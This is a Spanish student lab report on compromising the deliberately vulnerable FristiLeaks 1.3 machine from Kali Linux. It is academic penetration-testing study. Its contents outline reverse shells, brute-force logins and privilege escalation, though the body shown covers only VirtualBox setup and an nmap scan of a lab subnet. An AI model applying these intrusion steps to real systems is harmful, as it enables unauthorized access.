

INFORME #4



KALI Y FRISTILEAKS

SANTIAGO QUINTO COPETE

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ

“DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1

INFORME #4



ESTUDIANTE:

SANTIAGO QUINTO COPETE

DOCENTE:

RAFAEL SANDOVAL MORALES

ASIGNATURA

SEGURIDAD Y AUDITORIA DE REDES

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ

“DIEGO LUIS CORDOBA”

INGENERIA EN SISTEMA DE TELECOMUNICACIONES E INFORMATICA

QUIDBO-CHOCÓ

2025-1



TABLA CONTENIDO

1	ILUSTRACIONES	5
2	INTRODUCCION	7
3	ALCANCE.....	8
4	OBJETIVO	9
4.1	OBJETIVO GENERAL	9
4.2	OBJETIVOS ESPECICOS	9
5	PLANTEAMIENTO.....	10
6	TOPOLOGIA	11
7	INSTALACION DE FRISTILEAKS	12
7.1	CONFIGURACION DE FRISTILEAKS	14
8	ESCANEEO DE LA RED.....	16
9	DIRECTORIOS ENCONTRADOS DE LA FRISTILEAKS	21
10	DIRECTORIO ENCONTRADOS	22
11	CREAR EN UNA CARPETA EN EL DIRECTORIO.....	25
12	LA CREACION DEL DICCIONARIO	26
13	EL LOGIN DE FRISTILEAKS.....	27
14	RECOLECCION DATOS DEL INICIO SESION DE ADMINISTRADOR (FRISTILEAKS).....	29
15	DECODIFICACION DE CONVERT BASE64 ENCONTRADO.....	30
16	ACCESO AL PORTAL ADMINISTRADOR.....	31
17	COPIA DEL ARCHIVO PHP EN EL DIRECTORIO ASIGNADO	33
18	ARRANQUE EN MODO ESCUCHA (INYECCION).....	39
19	GENERACION DE ARCHIVO PRIVILEGIADO PARA EL DIRECTORIO ADMIN 40	
20	ESTRUCTURA DE LA CARPETA ADMIN.....	42
21	CREACION DE PROGRAMA EN PYTHON PARA DECODIFICAR BASE64	45
22	DECODIFICANDO TEXTO EN BASE 64.....	46
23	RUTA PARA ACCEDER COMO ROOT (SUPER USUARIO).....	47
24	CREACION DE USUARIO EN FRISTLEAKS.....	49



25	UBUNTU.....	52
26	INVESTIGACION.....	55
27	COMANDOS PARA CALCULAR CUANTOS CARACTERES TIENE UN ARCHIVOS.....	55
28	INVESTIGAR LOS ACCESOS DEL NC.....	58
29	SOLUCIONES	59
30	RECOMENDACIONES	60
31	CONCLUSION	61
32	BIBLIOGRAFIA.....	62
33	WEBGRAFIA	63



1 ILUSTRACIONES

Ilustración 1 Topologia	11
Ilustración 2 Instalacion	13
Ilustración 3 virtual box con fristileaks	14
Ilustración 4 Menu-configuracion	14
Ilustración 5 Red- Fristileaks.....	15
Ilustración 6 pantalla de Fristileaks.....	16
Ilustración 7 la maquina de fristileaks.....	17
Ilustración 8 comando de nmap -sV.....	18
Ilustración 9 Navegador de fristileaks	19
Ilustración 10 Comando Dirb http:.....	20
Ilustración 11 la pagina es cgi-bin	21
Ilustración 12 la pagina de imagen.....	21
Ilustración 13 la imagen de la pagina.....	22
Ilustración 14 la pagina de robots.txt.....	22
Ilustración 15 la pagina de la Cola	23
Ilustración 16 la pagina de sisi.....	24
Ilustración 17 la pagina de beer.....	25
Ilustración 18 Creacion de la carpeta	26
Ilustración 19 diccionario de nano	26
Ilustración 20 crear recoleccion de la página (rosada).....	27
Ilustración 21 la pagina de fristi.....	28
Ilustración 22 navegador de fristi.....	29
Ilustración 23 El usuario de eezeepz	30
Ilustración 24 El codigo de la pagina fristi.....	30
Ilustración 25 convertir en base 64.....	31
Ilustración 26 Login de ingresar.....	32
Ilustración 27 Exotisamente de la pagina	33
Ilustración 28 Directorio	34
Ilustración 29 comando de shell.php.....	35
Ilustración 30 cambiar la direccion ip.....	36
Ilustración 31 creado de ls.....	36
Ilustración 32 la carga de la pagina.....	37
Ilustración 33 abrir el archivo de la imagen.....	37
Ilustración 34 archivo de la php.png.....	38
Ilustración 35 agregado de la imagen.....	39
Ilustración 36 la pagina de upload.php.....	39
Ilustración 37 Cambio url de la pagina	39
Ilustración 38 Cargando de Kali linux de la pagina	40
Ilustración 39 whoami	40
Ilustración 40 para ingresar en home	41



Ilustración 41 administrador	42
Ilustración 42 crear en un archivo.....	42
Ilustración 43 esctructura de archivo	43
Ilustración 44 privelegio de admin	44
Ilustración 45 adminastrador de cd admin	44
Ilustración 46 descifrar.....	45
Ilustración 47 crear en codigo.....	45
Ilustración 48 crear de python.....	46
Ilustración 49 creacion de python	46
Ilustración 50 salir de modo lectura.....	47
Ilustración 51 cambio de usuario.....	47
Ilustración 52 agregado de la lista de frisitgod	47
Ilustración 53 un archivo importante	48
Ilustración 54 Usuario de privilegio	48
Ilustración 55 observar el usuario	49
Ilustración 56 Crear un usuario de fristileaks.....	49
Ilustración 57 Crear otro usuario de fristileaks	50
Ilustración 58 registrado de usuario	50
Ilustración 59 ingresar sin contraseña	51
Ilustración 60 ingresa con contraseña.....	51
Ilustración 61 Escritorio de ubuntu agregado de los archivos.....	52
Ilustración 62 Crear en una mac	52
Ilustración 63 Colocar el número de mac	53
Ilustración 64 la interfaz de red activado	53
Ilustración 65 Ifconfig para ver la direccion ip.....	53
Ilustración 66 Comprobando de la direccion ip.....	54
Ilustración 67 Red de windows de xp.....	54
Ilustración 68 Cd de windows xp.....	55
Ilustración 69 Crear en un archivo caracteres	56
Ilustración 70 La lista de los archivos	56
Ilustración 71 la carpeta que esta agregado	56
Ilustración 72 La prueba de la archivo	57



2 INTRODUCCION

El presente informe describe el proceso de instalación, configuración y explotación de la máquina virtual **Fristileaks 1.3** en un entorno controlado utilizando **Kali Linux**. A través de esta práctica se buscó aplicar técnicas de auditoría de redes y análisis de vulnerabilidades, con el fin de comprender el funcionamiento de herramientas como **Nmap**, **Dirb**, **netcat** y **Python** para la obtención de accesos no autorizados. Este ejercicio académico permite afianzar conocimientos en **seguridad informática y pentesting**, entendiendo los riesgos presentes en sistemas mal configurados y cómo un atacante podría aprovecharlos.



3 ALCANCE

La práctica cubrió desde la instalación y configuración de Fristileaks hasta el acceso como superusuario, se trabajó en:

- Escaneo de puertos y servicios.
- Búsqueda de directorios y archivos sensibles.
- Creación de diccionarios para pruebas de acceso.
- Decodificación de información en **base64**.
- Ejecución de una **reverse shell** y escalamiento de privilegios.

Todo se realizó con fines académicos para entender vulnerabilidades en un laboratorio controlado.



4 OBJETIVO

4.1 OBJETIVO GENERAL

Realizar una práctica de **auditoría de seguridad en redes** mediante la explotación de vulnerabilidades en la máquina Fristileaks, aplicando técnicas de reconocimiento, enumeración, inyección de código y escalamiento de privilegios.

4.2 OBJETIVOS ESPECIFICOS

- Configurar correctamente la máquina virtual vulnerable y el entorno en Kali Linux.
- Aplicar herramientas de reconocimiento para identificar servicios y puertos abiertos.
- Realizar la búsqueda de directorios ocultos y archivos sensibles.
- Implementar diccionarios y ataques de fuerza bruta en el login del sistema.
- Desarrollar un script en Python para decodificar información en base64.
- Escalar privilegios hasta obtener acceso como superusuario (root).
- Reflexionar sobre las posibles soluciones y medidas de seguridad para prevenir estas vulnerabilidades.



5 PLANTEAMIENTO

En la actualidad, muchos sistemas informáticos presentan configuraciones débiles o descuidados que permiten a un atacante obtener acceso no autorizado. La máquina Fristileaks representa un escenario vulnerable donde es posible explotar directorios expuestos, contraseñas mal gestionadas y archivos inseguros. El planteamiento se centra en mostrar cómo estas fallas pueden ser aprovechadas para escalar privilegios dentro del sistema y, al mismo tiempo, resaltar la importancia de aplicar medidas de seguridad que eviten este tipo de riesgos.

6 TOPOLOGIA




Ilustración 1 Topología



7 INSTALACION DE FRISTILEAKS

Abrimos en el virtual box, luego miramos en la parte que esta en la barra donde dice IMPORTAR, le da clic.



Ilustración 2 Menu en virtual box



En el siguiente paso, se abrió en una ventana de “**IMPORTAR**” en la ruta en donde guardamos de la máquina de Fristileaks donde dice el A

RCHIVO le da clic en el icono en donde quiere guardar dentro de su carpeta, luego va a dar clic donde dice “**TERMINAR**”.




Ilustración 3 Instalacion

Luego después de importar y ya parece **FRISTILEAKS**, y le damos clic donde dice la máquina de “**FRISTILEAKS**”.




Ilustración 4 virtual box con fristileaks

7.1 CONFIGURACION DE FRISTILEAKS

Veamos el siguiente paso la de FRISTILEAKS, le damos clic donde dice la primera opción del menú de la configuración




Ilustración 5 Menu-configuracion

Veamos el siguiente paso, se abrió en otra ventana de lo que vamos a hacer sobre la configuración tenemos en todas las opciones que queremos configurar ahí tenemos general hasta interfaz.



RED:

Miremos en esta ventana de la red, está en la primera fila que dice el **ADAPTADOR-1**, y la parte donde dice conectado le damos clic, ahí sale la opción que debemos elegir es **RED NAT**, en nombre que buscamos de la red que ya tiene creada en este caso es: **SEMESTRE-2025-1**, luego paso al siguiente **MODO PROMISCUO** le sale opción debe seleccionar es **PERMITIR TODO**, luego en **DIRECCION MAC**, lo colocamos esto **080027A5A676** esto sirve para funcionar de la red **FRISTILEAKS** y al final le da clic **aceptar**.




Ilustración 6 Red- FrisTileaks

Pantalla: veamos a esta ventana, simplemente solamente hay que cambiar donde dice **CONTROLADOR GRAFICO**, si te sale las tres opciones debe seleccionar es: **VMSVGA**, luego le daremos clic aceptar.




Ilustración 7 pantalla de FrisTileaks

8 ESCANEEO DE LA RED

Esta es la máquina de FRISTILEAKS, se trabaja con Kali Linux, simplemente no se trabajará, aunque más adelante nos dará lo más importante de trabajar, ahí es que está mostrando la dirección de frisitleaks




Ilustración 8 la máquina de fristileaks

NMAP

Empezamos a hacer el escaneo de la red con el comando **192.168.23.0/24** en este comando lo estará buscando de la dirección ip con el sistema de operativo se estará corriendo otra vez y después que Termine en hacerlo de escaneo lo estarán direcciones del segmento de la red. Y nos encontramos la máquina de la **FRISTLEAKS** esta es la dirección **192.168.23.9** con el puerto **80** lo está dejando abierto



```
(kali@Santiago)-[~]
$ nmap -sV 192.168.23.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 16:55 EDT
Nmap scan report for 192.168.23.1
Host is up (0.0010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.51
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.23.2
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.23.3
Host is up (0.00038s latency).
All 1000 scanned ports on 192.168.23.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:D9:CF:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.23.9
Host is up (0.0016s latency).
Not shown: 984 filtered tcp ports (no-response), 15 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.23.5
```

Ilustración 9 comando de nmap -sV

Ingresamos al navegador, en este caso debe colocar la dirección es 192.168.23.9, está conectado exitosamente, ahí se encuentra la página de frileaks



Universidad Tecnológica del Chocó
Luis Córdoba

